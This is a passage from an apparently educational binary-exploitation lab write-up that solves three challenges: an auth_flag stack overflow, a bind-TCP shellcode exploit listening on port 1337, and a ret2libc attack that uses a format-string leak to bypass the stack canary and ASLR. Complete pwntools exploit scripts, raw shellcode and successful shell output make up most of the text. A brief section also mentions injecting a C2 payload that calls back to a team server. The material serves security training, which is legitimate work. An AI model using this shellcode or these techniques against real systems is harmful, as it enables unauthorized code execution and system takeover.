


Figure 16. Stack segments starting from password_buffer and &auth_flag.

Each segment on the stack represents a word for 32-bit meaning 4 bytes for each. We display 20 words on the stack because we want to see the location of the return pointer. In Figure 17, we show the layout of the password_buffer of 12 individual bytes, the 4-byte file pointer, and the auth_flag 4 bytes.




Figure 17. Stack segments in detail on the stack.

The position of our auth_flag from the beginning of password_buffer spans 16 bytes. We load up the exploit.py code. In Figure 18, we show the initial exploit.py given.

```
  GNU nano 7.2                                                    exploit.py *
from pwn import *

# Number of bytes until we reach our target value
BUF_SIZE = ??

# Correctly set the auth_flag value - Hint: How do computers "see" numbers?
auth_flag = 0x??

# Build the exploit!
exploit = b""
exploit += b"A" * ?
exploit += p32(auth_flag)

# Write to a file
with open("password.txt", "wb") as fd:
    fd.write(exploit)
```

Figure 18. Initial exploit.py code

We modify BUF_SIZE and require 16 A's until we hit our target value of auth_flag. We set BUF_SIZE to 16. For auth_flag, we require it set to **0x1337c0de**. In Figure 19, we show the modified values.

```
  GNU nano 7.2                                                    exploit.py
from pwn import *

# Number of bytes until we reach our target value
BUF_SIZE = 16

# Correctly set the auth_flag value - Hint: How do computers "see" numbers?
auth_flag = 0x1337c0de

# Build the exploit!
exploit = b""
exploit += b"A" * BUF_SIZE
exploit += p32(auth_flag)

# Write to a file
with open("password.txt", "wb") as fd:
    fd.write(exploit)
```

Figure 19. Modified values of BUF_SIZE and auth_flag in exploit.py.

We run the command *python3 exploit.py* and generate password.txt. We send the password.txt as a parameter to authFlagAdmin. In Figure 20, we get access granted for the binary!

```
root@7df3efa03899:~/Desktop/ACE/challenge-problems/authFlagAdmin# python3 exploit.py
root@7df3efa03899:~/Desktop/ACE/challenge-problems/authFlagAdmin# ls
authFlagAdmin  authFlagAdmin.c  exploit.py  makefile  password.txt
root@7df3efa03899:~/Desktop/ACE/challenge-problems/authFlagAdmin# ./authFlagAdmin password.txt

-=-=-=-=-=-=-=-=-=-=-=-=-=-
      Access Granted.
-=-=-=-=-=-=-=-=-=-=-=-=-=-
root@7df3efa03899:~/Desktop/ACE/challenge-problems/authFlagAdmin#
```

Figure 20. Access Granted with exploit.py.

5.4 Shell Bind TCP

For this challenge, we keep binary protections disabled. We check the files given for the challenge. In Figure 21, we list the files.

```
root@7df3efa03899:~/Desktop/ACE/challenge-problems/readData6# ls
%p  exploit.py  makefile  readData6  readData6.c
root@7df3efa03899:~/Desktop/ACE/challenge-problems/readData6#
```

Figure 21. List of files for the Shell Bind TCP Challenge.

We first look into the exploit.py and see the setup. In Figure 22, we show the contents of exploit.py.

```
root@7df3efa03899:~/Desktop/ACE/challenge-problems/readData6# cat exploit.py
from pwn import *

# Number of bytes till we overflow the return address
BUF_SIZE = ??

#shellcode that listens on port 1337 for incoming connections
#provides a shell when a client connects
#connect with $ nc localhost 1337
shellcode = b"\x6a\x66\x58\x6a\x01\x5b\x31\xf6\x56\x53\x6a\x02\x89\xe1\xcd\x80\x5f\x97\x93\xb0\x66\x56\x66\x68\x05\x39\x66\x53\x89\xe1\x6a\
x10\x51\x57\x89\xe1\xcd\x80\xb0\x66\xb3\x04\x56\x57\x89\xe1\xcd\x80\xb0\x66\x43\x56\x56\x57\x89\xe1\xcd\x80\x59\x59\xb1\x02\x93\xb0\x3f\xcd
\x80\x49\x79\xf9\xb0\x08\x04\x03\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x41\x89\xca\xcd\x80"

nop_sled = b"\x90" * ?

returnAddress = p32(0xff??????)


# Build your exploit!
exploit = b""
exploit += b"A" * ?
exploit += returnAddress
exploit += ?
exploit += ?

# Write exploit to a file
with open("input.txt", "wb") as fd:
    fd.write(exploit)
root@7df3efa03899:~/Desktop/ACE/challenge-problems/readData6#
```

Figure 21. Contents of exploit.py

We immediately see that we need a BUF_SIZE value for the initial overflow of the return address. We choose the value 1000 for the nop_sled because we need a large net for our return address to shellcode in the memory region. We then point to any memory address within our NOP sled and return directly to the shellcode!

We look into the source code given for this problem. In Figure 21, we show the file contents of readData6.c.

```
root@f891920bbee8:~/Desktop/ACE/challenge-problems/readData6# cat readData6.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
void myFunction(char * fileName);


void main(int argc, char* argv[]) {

        if (!(setuid(0)==0))
                printf("\nSetuid failed.\n");

        if (argc == 2)
                myFunction(argv[1]);
        else
                printf("Reads data from a file. Usage: %s [fileName]\n", argv[0]);

        return;
}


void myFunction(char * fileName) {
        FILE* filePointer;
        char dataBuffer[20] = {'\0'};

        printf("Sorry, no address hint.");

        printf("Press any key to read from ");
        printf(fileName);

        getchar(); //Get key from user and discard

        filePointer = fopen(fileName, "r"); //Open the file to read from it.
        if (filePointer == NULL)
        {
                printf("\nFailed to open file. Exiting.\n");
                exit(0);
        } else {

                fscanf(filePointer, "%s", dataBuffer); //Read the first string from the file.
        }

        printf("File contents: \n"); //Display file contents.
        printf(dataBuffer);
        printf("\n");

        return;
root@f891920bbee8:~/Desktop/ACE/challenge-problems/readData6#
```

Figure 21. Contents of readData6.c.

The same vulnerability from the Authentication ID challenge presents itself in the binary. We use fscanf and write past the dataBuffer. However, for this exploit, we don't need the precise position of our return address, as long as it is past the dataBuffer and within our NOP sled, we execute our shellcode.

The readData6 binary requires a file passed in. Before we use gdb and analyze the binary, we *touch file* and create a new file. We then run GDB with *gdb readData6*. We set a breakpoint at the myFunction function by the command *b myFunction*. We then *r file* and debug our binary. We step onto line 25. In Figure 22, we print out the contents of dataBuffer, filePointer, and use *i f* for information about the stack frame. We then calculate the offset of where we overflow for the return address.




Figure 22. Stack Frame contents and location of the offset.

We get the offset 0x24 = 36 bytes, and that is the number of bytes until we clobber the EIP register with the return address. We load the 36 bytes into BUF_SIZE of the exploit. We do

not know the precise position of where the return lies past the EIP register to our shellcode, so we start with a guess in the memory region **0xffffd300** for the return address. In Figure 23, we recreate our exploit.py with the parameters we know now.

```
from pwn import *

# Number of bytes till we overflow the return address
BUF_SIZE = 36

#shellcode that listens on port 1337 for incoming connections
#provides a shell when a client connects
#connect with $ nc localhost 1337
shellcode = b"\x6a\x66\x58\x6a\x01\x5b\x31\xf6\x56\x53\x6a\x02\x89\xe1\xcd\x80\x5

nop_sled = b"\x90" * 3000

returnAddress = p32(0xffffd300)


# Build your exploit!
exploit = b""
exploit += b"A" * BUF_SIZE
exploit += returnAddress
exploit += nop_sled
exploit += shellcode

# Write exploit to a file
with open("input.txt", "wb") as fd:
    fd.write(exploit)
```

Figure 22. Rebuilt exploit.py script with our guessed return address.

We then run *python3 exploit.py* and generate our input.txt file. In Figure 23, we run the binary with the command ./readData6 input.txt, and this starts a TCP bind shell onto the system with the binary.

```
root@f891920bbee8:~/Desktop/ACE/challenge-problems/readData6# ./readData6 input.
txt
Sorry, no address hint.Press any key to read from input.txt
File contents:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Figure 23. Exploit ran into our readData6 binary.

In Figure 24, we run the command *nc localhost 1337*, pick up our TCP bind shell from the system, accept the callback, and complete the challenge!




Figure 24. Callback received from TCP Bind Shell.

5.5 Staging Access

We use a memory corruption attack for the initial injection of malicious code. After the initial memory corruption attack, we get a foothold in the process and inject a C2 payload. Our C2 payload provides callbacks to our team server, and we send more commands to control the victim computer.

5.6 readBinaryDataChallenge

For the initial setup of our challenge, we enable ASLR by the command: *sudo sysctl -w kernel.randomize_va_space=2*. In Figure 25, we look at the provided files for the challenge.

Figure 25. Listing files for the challenge.

In Figure 26, we analyze the protections of our binar and see what we must bypass.

```
[*] '/root/Desktop/ACE/challenge-problems/readBinaryDataChallenge/readBinaryData
Challenge'
    Arch:       i386-32-little
    RELRO:      Partial RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        No PIE (0x8048000)
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
    Debuginfo:  Yes
```

Figure 26. Analyzing protections for the readBinaryDataChallenge

The binary contains protections for the stack canary, ASLR, and NX. We examine the main method in our source code. In Figure 27, we find the first vulnerability in the printf function.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
void myFunction(char * fileName);


void main(int argc, char* argv[]) {
    char mainBuffer[8] = {'B','B','B','B','B','B','B','B'};
    char * fileName = argv[1];

    if (!(setuid(0)==0))
        printf("\nSetuid failed.\n");

    if (argc < 2)
    {
        printf("Reads data from a file. Usage: %s [fileName]\n", argv[0]);
        exit(0);
    }

    printf("Press any key to read from ");
    printf(fileName);  First vulnerability
    getchar(); //Get key from user and discard

    myFunction(fileName);

    return;
}
```

Figure 27. Analyzing the first vulnerability for the readBinaryDataChallenge

The printf vulnerability exists because of a format string specifier, and we use this to leak memory addresses off the stack. In Figure 28, we open our exploit.py code and find that we must

input the special file name that leaks our canary and includes the final address of main's return address at the end.

```
# Special file name that will leak canary and hold our exploit
# ! Make sure the final address leaked is main()'s return addr !
special_file = "??"   # Replace '??'
```

Figure 28. The special_file required for the canary and main return address leak.

We start up gdb readBinaryDataChallenge, and look for main's return address. In Figure 29, we *disass main* and set our breakpoint right as main executes.




Figure 29. Breakpoint at the beginning of main.

We run our binary in gdb with a file after setting the breakpoint. In Figure 30, we use the command *i f* and display the saved eip, which is main's return address.

Figure 30. Main's return address

In Figure 31, we step into line 22 and print the contents of mainBuffer along with finding the position of the main return address.

Figure 31. Offset of main's return address from mainBuffer.

We find the main's return address in position 11 of mainBuffer. We add the position of main's return address with the position of our printf's address from mainBuffer. In Figure 32, we use the printf vulnerability and leak memory addresses directly off the stack and find the offset from printf to mainBuffer.




Figure 32. Position from printf to mainBuffer

We find main's return address located in the summation of positions 11 and 8, meaning that it's stored in position 19. In Figure 33, we add nineteen *%08x* and ensure we grab main's return address at the end.

```
# Special file name that will leak canary and hold our exploit
# ! Make sure the final address leaked is main()'s return addr !
special_file = "%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x"   # Rep
```

Figure 33. Special_file variable for our exploit.py

In Figure 34, our exploit.py requires the return address of myFunction.

```
# Number of bytes required to reach Return Address
BUF_SIZE = ??
log.info(f"Bytes until return address: {BUF_SIZE}")
```

Figure 34. BUF_SIZE for the total size until we reach myFunction's return address.

We set a breakpoint in myFunction for gdb with *b myFunction*. We step onto line 45 past the fread for dataBuffer.

```
    40
    41                 fread(dataBuffer, 1, 400, filePointer); //Read up to 400 by
tes or End-of-File, whichever is first.
    42         }
    43
    44
 →  45         printf("File contents: \n"); //Display file contents.
    46         printf(dataBuffer);
    47
    48         return;
    49  }
```

Figure 35. Step into line 45 in GDB.

In Figure 36, we *disassemble main* in GDB and find myFunction's return address.




Figure 36. myFunction's return address in main.

In Figure 37, we find the offset for BUF_SIZE from the fread into the return address of myFunction.




Figure 37. Offset of start of dataBuffer to myFunction's return address

We calculate an offset of 32 bytes from dataBuffer and myFunction's return address. In Figure 38, we add the proper offset for BUF_SIZE in exploit.py.

```
# Number of bytes required to reach Return Address
BUF_SIZE = 32
log.info(f"Bytes until return address: {BUF_SIZE}")
```

Figure 38. Adding the correct BUF_SIZE for the return address in myFunction.

We modify our script for INPUT_SIZE based on the 16 bytes that span across dataBuffer.

```
# Number of bytes that our input buffer is
INPUT_SIZE = 16
log.info(f"Bytes for input: {INPUT_SIZE}")
```

Figure 38. Adding the correct INPUT_SIZE for the total length of dataBuffer.

We calculate the master offset of libc by subtracting the return main address from the libc start main return address. In Figure 39, we find the libc start address with the command *vmmap*.




Figure 39. Finding the start of libc main's address

In Figure 40, we now calculate our master offset of libc from our main.




Figure 40. Calculation of our master offset.

In Figure 41, we now calculate our libc_base by subtracting main's return address from our offset.

```
# We already have main()'s return address but we have to make it the beginning of '__libc_st
libc_base = int(main_ret_addr, 16) - offset_of_libc_in_binary    # Replace '??'
#LIBC BASE ^^^^^^^^^
```

Figure 41. Calculation of libc_base.

We add the libc_base to each function call for system, exit, and /bin/sh in the LIBC binary. This calculates our function's address in the readBinaryDataChallenge's binary. In Figure 42, we update our exploit.py code for the proper return addresses.

```
system_returnAddress = libc_base + libc.sym['system']
log.info(f"System() Addr! {hex(system_returnAddress)}")

# Make a clean exit
clean_exit = p32(libc_base + libc.sym['exit']) # Replace '??' with offset of 'exit()'

# Addr of '/bin/sh' in libc - Placing '/bin/sh' on the stack DOES NOT WORK
command_str_addr = p32(libc_base + next(libc.search['/bin/sh'])) # Replace '??' with offset o
```

Figure 42. Creation of every function within our binary.

In Figure 43, we craft our payload. We clobber the 16 A's of dataBuffer before the canary and pass our leaked canary. We then pad from the end of the canary to the saved EIP slot and overwrite the saved return address with the one for system. We provide the next return address of clean_exit for a graceful finish rather than an abrupt termination. We then add our /bin/sh as the command_str_addr for our argument into the system call.

```
exploit = b''
exploit += b"A" * INPUT_SIZE
exploit += p32(int(canary,16))
exploit += b"A" * (BUF_SIZE - INPUT_SIZE - 4) #
exploit += p32(system_returnAddress)
exploit += clean_exit
exploit += command_str_addr
exploit += p32(0)
```

Figure 43. Entire exploit crafted.

In Figure 44, we test our exploit and receive a shell with a graceful exit!

```
root@f891920bbee8:~/Desktop/ACE/challenge-problems/readBinaryDataChallenge# python3 exp
loit.py
[*] '/lib/i386-linux-gnu/libc.so.6'
    Arch:       i386-32-little
    RELRO:      Full RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
[*] Bytes until return address: 32
[*] Bytes for input: 16
[+] Starting local process './readBinaryDataChallenge': pid 2231
b'Press any key to read from 00000018.00000000.08049292.ee99c570.ee99c000.00000000.ffbd
adc4.ffbdc4a7.42424242.42424242.4ebe1500.ffffffff.ee75c96c.ee996400.ffbdad10.ee97be34.0
8049430.00000000.ee76fcb9'
[*] Address of main()'s return! ee76fcb9
[*] Canary found! 4ebe1500
[*] System() Addr! 0xee79b430
[*] Switching to interactive mode
$ ls
File contents:
# $ exit
AAAAAAAAAAAAAAAA[*] Process './readBinaryDataChallenge' stopped with exit code 0 (pid 2
231)
[*] Got EOF while reading in interactive
$
```

Figure 44. Success of our exploit1

6. Risk Assessment

When the target disallows unlimited retries, our brute-force run stops before revealing the 32-bit canary or ASLR base, forcing a pivot toward an information-leak approach, which introduces extra complexity and stretches the timeline for our exploit creation.

If a service requires a graceful exit of the binary, a post-exploit crash triggers alerts and prompts an administrator to check the binaries. We require an exit(0) at the end of our exploit and more development time to implement this approach.

7. References

[1] E. Bendersky, "Stack frame layout on x86-64," *The Green Place*, Sep. 06, 2011. [Online]. Available: https://eli.thegreenplace.net/2011/09/06/stack-frame-layout-on-x86-64. [Accessed: Jun. 29, 2025]. (eli.thegreenplace.net)

[2] *X86 Opcode and Instruction Reference – coder32 edition*, ref.x86asm.net. [Online]. Available: http://ref.x86asm.net/coder32.html#x90. [Accessed: Jun. 29, 2025]. (ref.x86asm.net)

[3] "Stack Canaries," *CTF Handbook*, CTF101.org. [Online]. Available: https://ctf101.org/binary-exploitation/stack-canaries/. [Accessed: Jun. 29, 2025]. (ctf101.org)

[4] rodrigo, "How does a NOP sled work?" *Stack Overflow*, Feb. 07, 2013. [Online]. Available: https://stackoverflow.com/questions/14760587/how-does-a-nop-sled-work. [Accessed: Jun. 29, 2025]. (stackoverflow.com)